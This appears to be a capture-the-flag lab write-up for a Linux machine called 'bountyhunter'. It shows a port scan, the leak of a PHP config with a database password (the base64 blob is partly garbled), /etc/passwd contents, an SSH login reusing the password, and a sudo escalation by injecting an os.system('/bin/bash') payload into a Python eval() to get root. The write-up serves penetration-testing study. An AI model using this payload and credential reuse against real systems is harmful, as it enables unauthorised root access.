


Information Gathering

1) Found some open ports

```
(vigneswar@vigneswar)-[~]
$ nmap 10.10.11.100
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 21:16 IST
Nmap scan report for 10.10.11.100
Host is up (0.49s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 53.91 seconds
```

2) Found a input



Bounty Report System - Beta

test
test
test
test
Submit



3) XML is used

Exploitation

6) Able to read source codes

[illegible]

Inspector

```

<head> \n
<script src="/resources/jquery.min.js"></script> \n
<script src="/resources/bountylog.js"></script> \n
</head> \n
<center> \n
<h1>Bounty Report System - Beta</h1> \n
<input type="text" id = "exploitTitle" name="exploitTitle" place
holder="Exploit Title"> \n
<br> \n
<input type="text" id = "cwe" name="cwe" placeholder="CWE"> \n
<br> \n
<input type="text" id = "cvss" name="exploitCVSS" placeholder="C
VSS Score"> \n
<br> \n
<input type="text" id = "reward" name="bountyReward" placeholder
="Bounty Reward ($)"> \n
<br> \n
<input type="submit" onclick = "bountySubmit()" value="Submit" n
ame="submit"> \n
<br> \n
<p id = "return"></p> \n
<center> \n
</html> \n

```

7) Found the password

Request

Pretty Raw Hex

```

1 POST /tracker_d18bPr00f314.php HTTP/1.1
2 Host: 10.10.11.100
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 353
10 Origin: http://10.10.11.100
11 Connection: close
12 Referer: http://10.10.11.100/log_submit.php
13
14 data=
PD9waHAKLy8gVE9ETyAtPjBjXBSZW11bnQgbG9naW4gc3lzdGVtIHdpdGggdGh1
IGRhdGFyXNlLgokZGJlc2VybmFtZSA9ICJhZG1pb1I7CiRkYnBhc3N3b3JkID0gIm0x
b3VudHkiOwokZGJlc2VybmFtZSA9ICJhZG1pb1I7CiRkYnBhc3N3b3JkID0gIm0x
OVJvQUUwFA0MUExc1RzcTZLIjJsKJHRlc3Rlc2VyID0gInRlc3QiOwo/Pgo=

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Fri, 22 Sep 2023 16:22:55 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 512
6 Connection: close
7 Content-type: text/html; charset=UTF-8
8
9 If DB were ready, would have added:
10 <table>
11 <tr>
12 <td>
13 <td>
14 </td>
15 </tr>
16 <td>
17 <td>
18 </td>
19 </tr>

```

Inspector

Selection 252 (0xfc)

Selected text

```

PD9waHAKLy8gVE9ETyAtPjBjXBSZW11bnQgbG9naW4gc3lzdGVtIHdpdGggdGh1
IGRhdGFyXNlLgokZGJlc2VybmFtZSA9ICJhZG1pb1I7CiRkYnBhc3N3b3JkID0gIm0x
b3VudHkiOwokZGJlc2VybmFtZSA9ICJhZG1pb1I7CiRkYnBhc3N3b3JkID0gIm0x
OVJvQUUwFA0MUExc1RzcTZLIjJsKJHRlc3Rlc2VyID0gInRlc3QiOwo/Pgo=

```

Decoded from: Base64

```

<?php \n
// TODO -> Implement login system with the database. \n
$dbserver = "localhost"; \n
$dbname = "bounty"; \n
$username = "admin"; \n
$password = "m19RoAU0hP41A1sTsQ6K"; \n
$testuser = "test"; \n
?> \n

```

8) Found a dev user

```
sshd:x:111:65534:./run/sshd:/usr/sbin/nologin \n
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nolog
in \n
development:x:1000:1000:Development:/home/development:/bin/bash
\n
lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false \n
usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nolog
in \n
```

9) the password worked for dev

```
(vigneswar@vigneswar)-[~]
$ ssh 10.10.11.100 -l development
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 22 Sep 2023 04:29:36 PM UTC

System load:          0.0
Usage of /:           23.6% of 6.83GB
Memory usage:         13%
Swap usage:           0%
Processes:            215
Users logged in:      0
IPv4 address for eth0: 10.10.11.100
IPv6 address for eth0: dead:beef::250:56ff:feb9:1f80

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$
```

10) sudo vulnerability found

```

development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$

```

```

#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for irreggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
            else:
                return False
        return False

def main():

```



```
def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```

the script uses eval, we can write a payload to exploit it

11) made a working payload

```
(vigneswar@vigneswar)-[~/python]
$ cat test.md
# Skytrain Inc
## Ticket to test
__Ticket Code:__
**4+3+__import__('os').system('/bin/bash')
```

12) Got the root flag

```
development@bountyhunter:~$ cat test.md
# Skytrain Inc
## Ticket to test
__Ticket Code:__
**4+3+__import__('os').system('/bin/bash')

development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
test.md
Destination: test
root@bountyhunter:/home/development# cat /root/root.txt
f72c4f573d6c87e1bad3a0226cba427c
root@bountyhunter:/home/development#
```